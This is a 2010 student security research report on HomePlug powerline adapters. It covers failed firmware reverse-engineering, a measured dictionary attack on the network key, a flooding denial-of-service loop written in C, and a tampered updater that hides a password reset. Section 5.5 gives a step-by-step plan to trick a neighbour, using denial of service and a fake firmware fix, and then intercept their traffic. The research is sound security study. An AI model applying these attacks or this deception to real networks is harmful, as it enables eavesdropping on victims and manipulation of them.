Research Project: HomePlug Security

Student Research Project
Universiteit van Amsterdam
Master of Science in System and Network Engineering

Class of 2009-2010

Authors:
Axel Puppe (axel.puppe@os3.nl)
Jeroen Vanderauwera (jeroen.vanderauwera@os3.nl)

Supervisor:
Dirk-Jan Bartels (ITsec)

February 1, 2010

1 Abstract

With homeplug technology the power lines can be used to transmit network traffic. The bitstream across the power lines is encrypted with 56 bit DES. In this research project we tried to reverse-engineer the firmware to capture these encrypted packets, and concluded that this was not feasible for us. However, we did devise two working attacks: a dictionary attack and a denial-of-service attack. In addition, we did concoct an attack scenario which consists of a combination of reverse-engineering, social engineering and performing a denial of service attack. For the consumer market we consider this technology safe enough, however, we advise against it for business use as security cannot be completely guaranteed.

Keywords: Homeplug, Power line Communication, PLC, Security, Reverse-Engineering.

2 Acknowledgments

We would like to thank ITsec[1] for the opportunity to do our research at their company. They supplied us with homeplugs and computers which allowed us to work on this project for a duration of 4 weeks. We would also like to thank our supervisor Dirk-Jan Bartels for giving advice and feedback.

Contents

3 Introduction

This project revolves around the security of homeplugs. These homeplugs are devices that connect network devices to each other across the power lines[2]. They can be a nice alternative if Wi-Fi is not powerful enough to penetrate thick walls or cover large distances. This power line technology could also leak to uncontrolled areas (for example to neighbours), just like Wi-Fi can. Because of the range of this technology, all the traffic should be properly secured, preferably with the use of strong encryption. However, the first homeplugs use 56-bit DES[3] encryption, this was considered outdated and insecure since 1998[4][5].

Figure 1: A homeplug device

3.1 Goal and research questions

Because the homeplugs appear to be using weak cryptography we question the strength of the security measures taken, and this is exactly what we are going to research. Our goal is to find flaws in these homeplugs which would allow us to eavesdrop on traffic. After some initial research we found out that the homeplugs in a way rely on 'security through obscurity'. As everything is encrypted, a homeplug would need the correct key to decrypt the packets. Every network would normally have their own key, thus decrypting packets with the wrong key results in gibberish. Hence, all these packets will be discarded, which means that the homeplugs do not allow promiscuous mode[1]. So even though the underlying encryption is considered weak you simply cannot access the packets. We intend to change this, we want to be able to see all the packets, even if they are not

[1] Promiscuous mode is a configuration of a network card that makes the card pass all traffic it receives to the central processing unit rather than just frames addressed to it.

destined for us. This means that we need to look into the firmware of the homeplugs, reverse engineer it, and change it in such a way that we can put the homeplug into promiscuous mode.

This makes our research question:
Can we reverse engineer the homeplug firmware to enable promiscuous mode?

If we can successfully put the homeplug in promiscuous mode, the logical next step would be looking into the encryption and see if that is possible to break.

This gives us the following sub-question:
Can we break the DES encryption within a reasonable time frame using consumer hardware?

If we are not successful with enabling promiscuous mode, and time permits, we will look into other attack methods and approaches.

This gives us the following sub-question:
Are there other attack vectors to join or disrupt a target homeplug network?

For a period of 4 weeks we focussed on the above questions. This report covers our complete research we did during this period.

3.2 Outline of this report

The research section is divided into three subsections, each covering a different method. Section 5.3 covers the 'Network Brute Force attack', Section 5.2 covers 'Reverse Engineering' and Section 5.4 covers 'Robustness'. Each subsection contains a method, practice and findings. How to combining our tools into a complete attack scenario is described in Section 5.5. All findings are bundled in Section 6 for the conclusion, including answering the aforementioned research questions. The last section of this report (7) contains suggestions for future research.

4 HomePlug technology

In this section we will describe briefly how the homeplug technology works. This is only a very basic exposition and is kept limited because much documentation is already available.

4.1 Internal working

The homeplug consists mainly of two chips: an analog frontend and a power line MAC/PHY transceiver. Packets that come from the power lines go through the analog front end and are converted to digital signals. Subsequently the signals are fed into the transceiver which operates at the Medium Access Control (MAC) layer and the physical (PHY) layer. On the MAC layer it uses channel access, based on CSMA/CA[6] (like Wi-Fi) and on the lower laying physical layer it uses orthogonal frequency-division multiplexing[7] (OFDM) to transmit frames over the power line. The latter is a technique where you divide a broad frequency in multiple sub-carriers and transmit data over those carriers in parallel, using different modulation methods.

4.2 Security

There are two Encryption Key Selects (EKS) which are used in the homeplug technology: the Network Encryption Key (NEK) and the Default Encryption Key (DEK). Every homeplug holds a table with these encryption keys.

EKS	Encryption Key	Note
0x00	0x08856DAF7CF58185	Default Encryption Key
0x01	0x46D613E0F84A764C	Network Encryption Key

Table 1: Encryption key table

Encryption is optional, although it is highly recommended because network traffic is broadcasted accross power lines, similar to a normal hub. The NEK is generated from a password, and shields the network traffic from eavesdropping. The process to derive a NEK from a password is according to the PKCS #5 v2.0 Password-Based Cryptography Standard[8]. This key must be the same for all devices on the network in order to allow them to communicate with each other and thus forming a logical network. A receiving homeplug will try to decrypt the network packet with the NEK which it found in its encryption key table. If rubbish comes out, the homeplug will discard the packet. It is also possible to set the NEK of all homeplugs from one place in the network as long as the DEK is known. The DEK, which is a private key unique for each device, is used to encrypt the NEK so it can be safely send over the network.

5 Research

In this section we will describe which methods we performed, in order to obtain information about other networks.

5.1 Test setup

Before we could get started with any research, we had to set up a small network with the homeplugs connected to computers. The schematics of our test setup is depicted in Figure 2.



Figure 2: Our test setup

For our initial setup all our homeplugs were 'Devolo dLAN duo HomePlug adapters', for one setup we also used a 'Devolo dLAN Ethernet HighSpeed 85 HomePlug adapter'. The computer for the regular client was running Windows XP Pro SP3 and hooked up to the internet through the homeplugs with the password 'HomePlug'. Our hacking computer was running Ubuntu 9.10 and had its own homeplug, but it was configured with a different password. So initially it was not possible for the hacker to join the homeplug network.

5.2 Reverse-Engineering

In this section we will describe two approaches to breach homeplug security by reverse-engineering.

5.2.1 Reverse-Engineering the firmware updater

The following section will describe how reverse-engineering of the firmware updater can be done. By reverse-engineering it, it would be possible to install custom firmware on the homeplug. This allows an attacker to change the behaviour of a homeplug, possibly allowing promiscuous mode in order to sniff all traffic transmitted over the power lines.

Method

The oldest homeplugs ('dLAN duo') that we had could not be updated. Therefore we used another homeplug, namely the dLAN Highspeed adapter. With this extra feature it is possible to write a newer firmware to the plug.

Practice

First, we attempted to run the firmware updater and tried to install firmware version 1.6. Because the firmware was already at this version, the installer did not proceed. With IDA Pro v5.5[9] we decompiled the executable and modified the hexadecimal code that compared the current version number with the version number that would be installed. As a side effect, the network password had to be reset, which can be handy, certainly if all homeplugs in that network would perform the update. As the hexdump (see below) of the original executable shows, the user is warned that the password had been reset.

```
Offset    Hexadecimals                                      ASCII
00055200  6c 00 79 00 2e 00 92 00  54 00 68 00 65 00 20 00  |l.y.....T.h.e. .|
00055210  6e 00 65 00 74 00 77 00  6f 00 72 00 6b 00 20 00  |n.e.t.w.o.r.k. .|
00055220  70 00 61 00 73 00 73 00  77 00 6f 00 72 00 64 00  |p.a.s.s.w.o.r.d.|
00055230  20 00 66 00 6f 00 72 00  20 00 79 00 6f 00 75 00  | .f.o.r. .y.o.u.|
00055240  72 00 20 00 64 00 65 00  76 00 69 00 63 00 65 00  |r. .d.e.v.i.c.e.|
00055250  20 00 68 00 61 00 64 00  20 00 74 00 6f 00 20 00  | .h.a.d. .t.o. .|
00055260  62 00 65 00 20 00 72 00  65 00 73 00 65 00 74 00  |b.e. .r.e.s.e.t.|
00055270  2e 00 20 00 50 00 6c 00  65 00 61 00 73 00 65 00  |.. .P.l.e.a.s.e.|
00055280  20 00 75 00 73 00 65 00  20 00 74 00 68 00 65 00  | .u.s.e. .t.h.e.|
00055290  20 00 64 00 4c 00 41 00  4e 00 20 00 43 00 6f 00  | .d.L.A.N. .C.o.|
000552a0  6e 00 66 00 69 00 67 00  75 00 72 00 61 00 74 00  |n.f.i.g.u.r.a.t.|
000552b0  69 00 6f 00 6e 00 20 00  57 00 69 00 7a 00 61 00  |i.o.n. .W.i.z.a.|
000552c0  72 00 64 00 20 00 69 00  6e 00 20 00 6f 00 72 00  |r.d. .i.n. .o.r.|
000552d0  64 00 65 00 72 00 20 00  74 00 6f 00 20 00 61 00  |d.e.r. .t.o. .a.|
000552e0  73 00 73 00 69 00 67 00  6e 00 20 00 61 00 20 00  |s.s.i.g.n. .a. .|
000552f0  6e 00 65 00 77 00 20 00  70 00 65 00 72 00 73 00  |n.e.w. .p.e.r.s.|
00055300  6f 00 6e 00 61 00 6c 00  20 00 6e 00 65 00 74 00  |o.n.a.l. .n.e.t.|
00055310  77 00 6f 00 72 00 6b 00  20 00 70 00 61 00 73 00  |w.o.r.k. .p.a.s.|
00055320  73 00 77 00 6f 00 72 00  64 00 2e 00 72 00 54 00  |s.w.o.r.d...r.T.|
```

To remove the aforementioned warning, a hacker can simply modify the executable again and change or remove the warning. This is the hexdump of the modified executable:

```
Offset   Hexadecimals                                       ASCII
00055200 6c 00 79 00 2e 00 92 00 50 00 6c 00 65 00 61 00 |l.y.....P.l.e.a.|
00055210 73 00 65 00 20 00 75 00 70 00 64 00 61 00 74 00 |s.e. .u.p.d.a.t.|
00055220 65 00 20 00 61 00 6c 00 6c 00 20 00 79 00 6f 00 |e. .a.l.l. .y.o.|
00055230 75 00 72 00 20 00 48 00 6f 00 6d 00 65 00 50 00 |u.r. .H.o.m.e.P.|
00055240 6c 00 75 00 67 00 20 00 64 00 65 00 76 00 69 00 |l.u.g. .d.e.v.i.|
00055250 63 00 65 00 73 00 20 00 69 00 6e 00 20 00 6f 00 |c.e.s. .i.n. .o.|
00055260 72 00 64 00 65 00 72 00 20 00 74 00 6f 00 20 00 |r.d.e.r. .t.o. .|
00055270 72 00 65 00 73 00 74 00 6f 00 72 00 65 00 20 00 |r.e.s.t.o.r.e. .|
00055280 6e 00 65 00 74 00 77 00 6f 00 72 00 6b 00 20 00 |n.e.t.w.o.r.k. .|
00055290 61 00 63 00 63 00 65 00 73 00 73 00 2e 00 20 00 |a.c.c.e.s.s... .|
```

As derived from the above hexdump, in the end the warning "Please update all your HomePlug devices in order to restore network access" will be shown to the user. This way is it easy to mislead users who apply this update.

Findings

Via social engineering it can be possible to distribute the software to your neighbours. Even if not all homeplugs are updated (so not all network passwords are reset), it is still possible to let the homeplug join the network set up by the attacker. Because all traffic is flowing through the network set up by the attacker, allows him to see and/or modify all the traffic. Essentially, this allows him to be the the perfect 'Man-in-the-middle'.

5.2.2 Reverse-Engineering the firmware

To find out if setting a homeplug into promiscuous mode is possible we need to reverse-engineer its firmware. This section describes several techniques we performed.

Method

To obtain the firmware image, it must be unpacked out of the firmware update program.

File	Size
`int5500cs-mac-default-config.cfg`	384 bytes
`int5500cs-rom-sfld.img`	10240 bytes
`int5500cs-mac-firmware-zip.img`	60556 bytes

Table 2: Extracted firmware files

First, we inspected the file with the Linux tool 'strings' but the output consisted only of random characters. Because there might be a `0x00` between the characters (like we found in 'update.exe'), we inspected the entire image by hand looking for meaningful text but found nothing. This indicates that the firmware is most likely compressed or encrypted in some way. Obviously opening the file to get meaningful data would be a difficult task and we had to try more complex ways.

Practice

We wanted to find out if the file was encrypted, but distinguishing encryption from compression can be a difficult task. Derived from the packet dumps in wireshark, the firmware image is sent entirely to the homeplug. This is the reason why it is not easily possible to determine how the firmware is compressed, encrypted or mounted because the complete update process happens on the homeplug itself. So we had to look at the firmware image itself, looking at the entropy of the file. We did the FIPS PUB-140-1 Test Battery[10] in cryptool[11] to test the randomness of the file. It consists of the following tests:

- Longrun Test: tests the length of a run which only contains ones or zeros. If the length is below 34 the test is passed.
- Mono-Bit Test: counts the number of occurrences of the value one in the first 20.000 bits. If this amount lies between 9654 and 10346, the test is passed.
- Poker-Test: tests how many times all sequences (i is from 0000 until 1111) of 4 bits occurs. The test is passed if $x = (16/5000) * (\sum_{i=0}^{15}[f(i)]^2) - 5000$ lies between 1.03 and 57.4.

- Runs Test: tests the amount of gaps or blocks of size i ($1 <= i <= 6$). The test is passed if the output lies in the interval specified in the following table:

Length of runs	Required interval
1	2267 - 2733
2	1079 - 1421
3	502 - 748
4	223 - 402
5	90 - 223
>= 6	90 - 223

Table 3: Runs test intervals

As you can derive from Figure 3, the longrun test failed due to what most likely is the header of the image which contains 152 consecutive zeros. By deleting this header the file passed the test as well. So our initial educated guess turned out to be correct, the file is either encrypted and/or compressed. However, we compared the firmware image with a newer version, and we found large pieces of similar byte blocks throughout the files. This is more in tune with compression than encryption, as with encryption you would expect a completely different file due to the 'avalanche effect'. However, it is possible that extremely poor encryption was used which does not have this property.



Figure 3: Cryptool: FIPS PUB-140-1 Test Battery

When a file or executable is opened in a hex editor you can look for magic numbers to determine what kind of file it is. In this case the update file did not contain any magic number. Moreover, the 'file' tool in Linux can only recognise it as data. We tried to mount the image under Linux as any possible file system Linux can handle[2]. Under Windows, applications like Daemon tools[12] and Magic ISO[13], could not handle the file as well.

Despite no magic numbers were found at the beginning of the file, it still could be possible that the file has a custom header. In that case the file signatures could be at a different offset. We created a script[C] that, with the use of 'dd' and 'file', scanned the whole file for magic numbers, at all possible offsets. This was a wild shot as the compression could have mangled the bytes that we were looking for, not to mention the high probability of false positives. But we were hoping to find the magic numbers of a file system, which could help us understanding the construction of the firmware image or perhaps even read the actual data. We did find a Minix file system[14] header at offset `0x924`, but we were still unable to mount or read any data. As these homeplugs do not run either operating system, it would rule out the possibility that it is indeed a Minix file system making this a false positive. We did find a few gzip headers where the magic numbers matched, but the following bits did not meet the specification[15]. Unfortunately, besides these possible leads, the rest of the results were more false positives.

Additionally, there are no other firmware updates available of other manufacturers, except for Netgear homeplugs, which firmware is built in a totally different way. We were hoping we could use this information to learn more about the image packaging.

Findings

As can be read in the previous sections it was not possible for us to reverse-engineer the firmware. We tried numerous approaches from different angles, and none were successful. Email communication to Atheros[16], the manufacturer of the chip, did not result in anything useful. They kept waiving with Non Disclosure Agreements (NDA) and asking what our intentions were. Signing an NDA was not an option for us as that would limit or even prohibit any form of openness or publication of this paper and research.

However, it might be possible to reverse-engineer the more recent homeplugs. The HomePlug AV is running Nucleus Real Time Operating System (RTOS)[17][18]. The SDK could be used to learn more about the chip and firmware, and perhaps even grant full access to both.

Because we did not succeed in reverse-engineering and ran out of ideas, we decided to discontinue this approach. We shifted our focus for the remaining time towards different methods, which are described in the following sections.

[2] adfs, affs, autofs, cifs, coda, coherent, cramfs, debugfs, devpts, efs, ext, ext2, ext3, ext4, hfs, hfsplus, hpfs, iso9660, jfs, minix, msdos, ncpfs, nfs, nfs4, ntfs, proc, qnx4, ramfs, reiserfs, romfs, smbfs, sysv, tmpfs, udf, ufs, umsdos, usbfs, vfat, xenix, xfs, xiafs

5.3 Brute force

A homeplug network is protected by a Network Encryption Key (NEK) which is 8 bytes long. If you do not have the correct NEK set in a homeplug, you will not be able to see any traffic as the key defines a logical network. The homeplug will discard all packets encrypted with the wrong NEK, as these cannot be decrypted anyway. To obtain Plug-and-Play functionality, all homeplugs use the default password 'HomePlug'. A salt is concatenated to the password and then hashed 999 times by the MD5 algorithm, resulting in the NEK. We obtained the salt from the open source linux drivers[19]. In one of the source files the salt was defined as `0x08 0x85 0x6D 0xAF 0x7C 0xF5 0x81 0x85`.

We tried two different approaches to brute force the key over the network, both are described in the following sections.

5.3.1 Brute force attack

Here we tried to generate all possible keys to ensure a 100% success rate.

Method

As all traffic is encrypted, getting the right key is crucial. Even if you do not have the right key nor the possibility to sniff it, perhaps a brute force attack could prove successful.

Practice

Generating the NEKs and sending them from the computer to the homeplug is fairly slow, about 40 keys per second. This means that with this speed, we can cover the entire keyspace in about $1.4 \cdot 10^{10}$ years. However, this calculation does not take everything into account. We noticed that when "Set NEK" packets are sent to the homeplug an acknowledgement is not returned by definition. We were sending the packets too fast to it, to set the NEK and then acknowledge it. It takes about 90ms to actually set the password. This means that the theoretical maximum speed for a brute force attack is 11.1 keys per second.

Findings

Setting all the generated NEKs with this speed will take about $5.1 \cdot 10^{10}$ years. Obviously this is not feasible at all. As Table 4 shows, even scaling the keyspace will not speed up the attack.

	8 lowercase characters	**8 alphanumeric characters**	**8 bytes**
Possibilities	26^8	62^8	256^8
Years	596	623326	$5.2 \cdot 10^{10}$

Table 4: Brute force attack duration

There is a possibility that the delay with setting a password was done on purpose, purely to resist or at least slow down brute force attacks.

5.3.2 Dictionary attack

As we discovered during the previous attempt, setting a NEK takes about 90ms. Because of this delay, which is due to the homeplug, a new approach was required. In this section we take in account the delay and did a dictionary attack.

Method

In this case our goal was to find the highest speed possible to test NEKs. We wrote two bash scripts[A] to execute a simple tool called 'plconfig'[20] for setting a NEK and mapping the network. We modified and optimised plconfig to listen for the right response packets and ignore all other packets. The replies are then put into a temporary file. If other devices are discovered by plconfig then it means we found the correct NEK.

Practice

Due to the delay with setting a NEK, we had to tweak our scripts. We used 'sleep' to fine-tune the overall speed of the scripts. The highest speed we managed to get is 5.8 keys per second. Sample output of our script:

```
Working... 35% (28008 / 80024)
Working... 36% (28808 / 80024)
Found password: HomePlug
Type    MAC address        Mbps TX/RX       Version/Product
local   00:0B:3B:46:C6:1B  ---.-- / ---.--  devolo AG dLAN HS Ethernet
remote  00:0B:3B:34:D0:CA   13.10 / ---.--  devolo dLAN
remote  00:0B:3B:45:62:27    4.71 / ---.--  devolo dLAN
```

The above output shows that after trying over 28808 keys it found the correct password 'HomePlug'. It then joins the logical network and displays all devices on the network. The 80024 is the size of an English dictionary which we found on the Internet[21]. If we want to test the complete dictionary of 80024 words, at 5.8 keys per second, it would take us a bit less than 4 hours.

Findings

As the previous section shows, it is feasible to do a dictionary attack with 80.000 words. However, if a strong password is set then this attack will not work. Once more, this shows the importance of strong passwords.

There is one important issue with this attack, namely the part about joining the network to verify that the key is correct. As soon as you join a network, the target could see your device as well, this is due to the fact that communication is bi-directional. This means that a (skilled) user on the other network will be able to detect that his password has been compromised. Unfortunately we do not see a way to hide yourself or doing a more passive (dictionary) attack.

Keep in mind that with this attack, sniffing other traffic is still not possible. But of course, this enables other attacks like ARP spoofing or attacking a computer directly.

5.3.3 Optimised dictionary attack

Even though our dictionary attack proves successful, we felt that the speed was somewhat disappointing. We decided to further investigate our dictionary attack and tried to speed up the attack.

Method

Setting a new NEK takes about 90ms, but due to jitter we had to set the timeout in our script[A] to 100ms to ensure that the NEK was indeed correctly set. Another 10ms timeout was required for waiting for replies to view the entire network. We wanted to speed up our attack, so getting rid of timeouts would be a good move. With Scapy you can listen and wait for specific packets, but still add a maximum timeout. So we rewrote our scripts into a single Python script which relies heavily on Scapy. Scapy is a tool to inject (custom) packets onto the network[22]. This way, we could instantly move forward as soon as we got a reply and thus eliminate the need to wait longer than required.

Practice

With our new script [B.1] we managed to test 8 keys per second, which compared to our previous 5.8 keys per second is a nice improvement. We still had to add a timeout in our new script due to waiting on replies from the network after a NEK has been set. We tested numerous distances within the office and we always got replies within 7ms, to be sure of success we set the timeout to 10ms. The output of the script looks like this:

```
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
Found password: HomePlug
```

We tested our script on a different homeplug (the oldest homeplug we had: 'Devolo dLAN duo'), and strangely enough we did not get any "confirm NEK" packets back. After further testing we realised that the NEK was correctly set, but the homeplug simply did not send a confirmation back. Because we did not get a confirmation, we made a new script[B.2] which did not wait for a confirmation. The script was still successful, but this time with a speed of 40 keys per second. Compared to our previous scripts this is a huge improvement and means we could test the same 80.000 word dictionary of before in about 33 minutes.

There was still one bottleneck which we felt we could overcome; calculating NEKs on-the-fly. There is an option in plconfig to send the raw NEK, so that the calculating is not needed. But this would mean you have to calculate all NEKs beforehand, converting the dictionary file to a 'dictionary NEK file'[B.4] so to speak. However, this big calculation is only executed once. Once it is generated, you can use the file over and over again. But then a new problem arose; the HDD which compared to components is the slowest. We decided to

load the whole file into the RAM (as an array), that way the HDD was only accessed once. Then we could simply loop through the array to retrieve the NEK and send it with Scapy. All this resulted in our final script[B.3] which achieved a speed of 65 keys per second. This makes it possible to test the 80.000 word dictionary in about 20 minutes and 30 seconds. Of course you only get the NEK with this final script and not the actual password. An easy solution for this is keeping the original dictionary file and cross-reference the line numbers of the found NEK. That way you can still find the original password.

Findings

We successfully optimised the dictionary attack and had an admirable increase of over 11 times, making it an order of magnitude faster. We found out that older homeplugs do not send a "confirm NEK" packet, but only the newer ones do. Even though the older ones do not send such a packet, they are a multitude faster with actually setting the new NEK. As it is highly doubtful that new hardware is much slower than old hardware, we conclude that the newer homeplugs are engineered to be slower with setting a NEK. The only reason that we can think of for this laggy behaviour is to slow down brute force attacks. Due to the higher achieved attack speeds, we can reassess our initial brute force attack[5.3.1] and update Table 4.

	8 lowercase characters	**8 alphanumeric characters**	**8 bytes**
Possibilities	26^8	62^8	256^8
Years	102	106516	$8.9 \cdot 10^9$

Table 5: Optimised brute force attack duration

As Table 5 shows, even with our optimisations a full brute force attack is still not feasible due to the size of the keyspace and the relative low speed.

5.4 Robustness

Another security aspect that we need to take into account is the robustness of the homeplugs. In other words, is it possible to disrupt a homeplug network?

5.4.1 Denial-of-Service

In this section we will describe how a 'Denial-of-Service'(DoS) attack can be performed on a homeplug network and what the implications are. A DoS attack is a technique to make certain resources unavailable for an extended period of time. Every system has a limited amount of resources (think CPU, bandwidth, etcetera). By flooding the target with a tremendous amount of requests, the available resources will decrease rapidly, making the system sluggish or unresponsive. For example, you could request a single website numerous times and with that saturate the bandwidth and using up available sockets on the server. Such an attack can also be executed by multiple clients at the same time. At that point it is a so-called 'Distributed Denial-of-Service'(DDoS).

Method

Management packets are always broadcasted to all homeplugs.

As we explained before, packets must be decrypted before the decision can be made to forward or discard it. Decrypting a packet takes of course a bit of processing power of the homeplug, if a lot of packets are sent it could be that the homeplug cannot handle all the packets and its buffer becomes saturated.

Practice

To perform a DoS attack, we modified the C code of plconfig, in order to continuously send packets as fast as possible. Of course we wanted to obtain the highest impact possible. To achieve this we modified the source code:

```
while(1) {
    sendto(netfd, outframe, 1500, 12, (struct sockaddr *)&addr, 20);
}
```

From the code above it can be derived that we set the amount of bytes per packet to the maximum payload (1500 bytes). This has a higher impact because decrypting 1500 bytes instead of (the default) 17 bytes is a huge step in terms of performance. By running this modified version of the program, the homeplugs in the network can barely cope with all the packets, and most of the packets will be dropped. With this attack the throughput and reliability of any network will decrease dramatically.

Findings

To measure the impact of this attack we performed two tests: pinging the gateway and downloading a file. As Table 6 shows, a DoS with the wrong NEK has a bigger impact on the performance of the homeplug network than the same attack with the correct NEK. Looking at the download speed you can really see how crippling this attack is.

	Without DoS	**DoS with correct NEK**	**DoS without correct NEK**
Minimum	2ms	2ms	61ms
Average	2ms	271ms	462ms
Maximum	5ms	1184ms	1300ms
Packetloss	0%	2%	30%
Download speed	731KBps	3KBps	10Bps

Table 6: Denial-of-Service statistics

In this case, one might say that the encryption is more of a curse than blessing, because it needs to decrypt everything first before it can see if the packet is destined for itself or not.

Because this attack can always be performed (regardless of the NEK) and there is currently no defence against this, it is quite a powerful attack.

Even with the ping time-out set to 100 seconds, instead of 2000ms by default, we still did not receive all replies. From this we concluded that the packets were actually dropped due to a saturated buffer.

Because all traffic is broadcasted, so is this attack. Thus, you do not attack a single homeplug, but basically target all the homeplugs within range.

5.5 Attack scenario

Some techniques that we performed and described in the sections above, can be used simultaneously.

Let us say that your neighbour has a homeplug network, configured with a non-standard NEK. Your goal is to sniff all traffic of that neighbour. First, you could reverse-engineer the firmware updater which results can be used to setting the network password to the default 'HomePlug' but without giving a warning. An email, out of the blue, would not be convincing enough and would actually raise suspicion. Not to mention a lot of people go by "if it ain't broken, don't fix it", so why would anyone run an update while everything is working?

This is where the DoS attack comes in, to break his Internet connection. After running the attack for an extended period of time, you go over to him and ask if he has trouble with Internet as well. After both being puzzled why something which ran fine for months would suddenly break, you return home. A few hours later you go back to that neighbour, this time armed with a USB pen drive which contains the modified firmware. You inform the neighbour that you found the solution to the problem: a firmware update. The only tricky thing is to stop the DoS attack right on time, but as the modified firmware updater says, you have to update all your homeplugs. This can buy you some time to go home and stop the DoS.

Meanwhile, you have a computer running with 2 NICs at home that is used to sniff all traffic that flows through. One side is connected to your router, providing Internet connectivity. The other side is connected to a homeplug, which is set to the default password 'HomePlug'. As soon as the target executes the update, his homeplug gets associated with your homeplug at home as the passwords are identical. The attack succeeded; all his data will be flowing through your logging machine, making you a man-in-the-middle.

The only way this could fail is if he does not execute the update because he does not trust you or if he changes the password afterwards. There might be a chance that he actually blurts out his password: *"Shouldn't I be setting my password to ...?"*. Although you can persuade him against changing any settings because it is working right now and that he might break it again.

In short, this is the plan step-by-step:

1. Reverse engineer the firmware updater
2. Set up the sniffing machine
3. Initiate denial-of-service attack
4. Hand over the malicious firmware to the victim
5. Terminate denial-of-service attack

If the above plan is performed successfully, you can sniff all the traffic of your victim.

6 Conclusion

At the start we defined two research questions, here we look back and answer them. Not only are the research questions answered, but we also present our other conclusions.

Can we reverse engineer the homeplug firmware to enable promiscuous mode? No, we did not succeed in reverse-engineering the firmware itself. We found out that the firmware image is most likely compressed and/or encrypted. Unfortunately, we did not manage to extract or decrypt using numerous techniques. However, we did manage to change the behaviour of the firmware updater.

Can we break the DES encryption within a reasonable time frame using consumer hardware? Enabling promiscuous mode was not successful, thus we never got to this cryptanalysis portion. Therefore, this question remains unanswered.

Are there other attack vectors to join or disrupt a target homeplug network? Yes, though the reverse engineering proved to be a tough nut to crack, we were successful with our other approaches. We achieved (after considerable optimisation) a speed of 65 keys per second with brute forcing, which makes a dictionary attack feasible. As it is dictionary based not the entire keyspace is covered, so this attack only works if people configured a weak password. Once again, this shows the importance of picking a strong password. The software of the homeplug manufacturers does not demand strong passwords, but places this responsibility at the end-user.

In case the above dictionary attack would fail, there is still another attack vector, namely a denial-of-service attack. Usually a denial-of-service attack at a home-user is not profitable nor serves a real function, but in our attack scenario it does serve an important function; break the Internet to lower the threshold to run a firmware update. This scenario is a feasible step-by-step plan which could be used as a blueprint.

While we were successful with two attacks, actually hacking the system failed. Can we therefore conclude that these devices are safe? No.

We do not have access to the actual firmware source, so we cannot scrutinise the code. This means that we do not know if it contains a backdoor of some sort or if all the security features are implemented correctly. Security by obscurity is considered as a foolish security measure, as Bruce Schneier put it[23]:

> "Kerckhoffs' principle applies beyond codes and ciphers to security systems in general: every secret creates a potential failure point. Secrecy, in other words, is a prime cause of brittlenessand therefore something likely to make a system prone to catastrophic collapse. Conversely, openness provides ductility."

As Atheros and other manufacturers did not have any intention to reveal the code or datasheets without anyone signing an NDA, we highly doubt that this will change in the near future.

All in all, for the consumer market these homeplugs should provide enough security, especially considering the nature of the data itself and the skill of a possible attacker. However, for commercial use we advise against the use of these devices, as critical or sensitive data can not be guaranteed to be completely safe from any prying eyes. Not to mention the relative ease at which a denial-of-service attack can be performed, rendering the business infrastructure useless.

7 Future research

Due to our limited time, we did not research every possible attack vector. For those that want to look into homeplug security, we recommend the following approaches.

7.1 Hardware Hacking

As we are computer science students and not electronics engineers we did not pursue these ideas; not to mention the lack of equipment and experience.

7.1.1 JTAG

We did open up three different homeplugs, hoping to easily spot JTAG (Joint Test Action Group)[24] pads. Such an interface would make it possible to change the content in the memory, with the right changes promiscuous mode could be enabled. There should be five usable pins[25]:

- TDI (Test Data In)
- TDO (Test Data Out)
- TCK (Test Clock)
- TMS (Test Mode Select)
- TRST (Test Reset) optional.

Figure 4 shows a photograph we took of a homeplug printed circuit board (PCB), the white arrow points at a potential JTAG candidate. The JTAG candidate consists of five pads, which could match the list above. The square (left most) pad often indicates that it is pin number 1.



Figure 4: Circuit board of Devolo dLAN Ethernet High Speed 85

There is a chance that this is not a JTAG interface or that it is disabled. To find out if these five pins are indeed a JTAG interface, JTAG Finder[26] could be used to determine this. Of course the required datasheets are still covered by an NDA from Atheros, but perhaps there are people who will not be stopped by that.

7.1.2 Custom interface

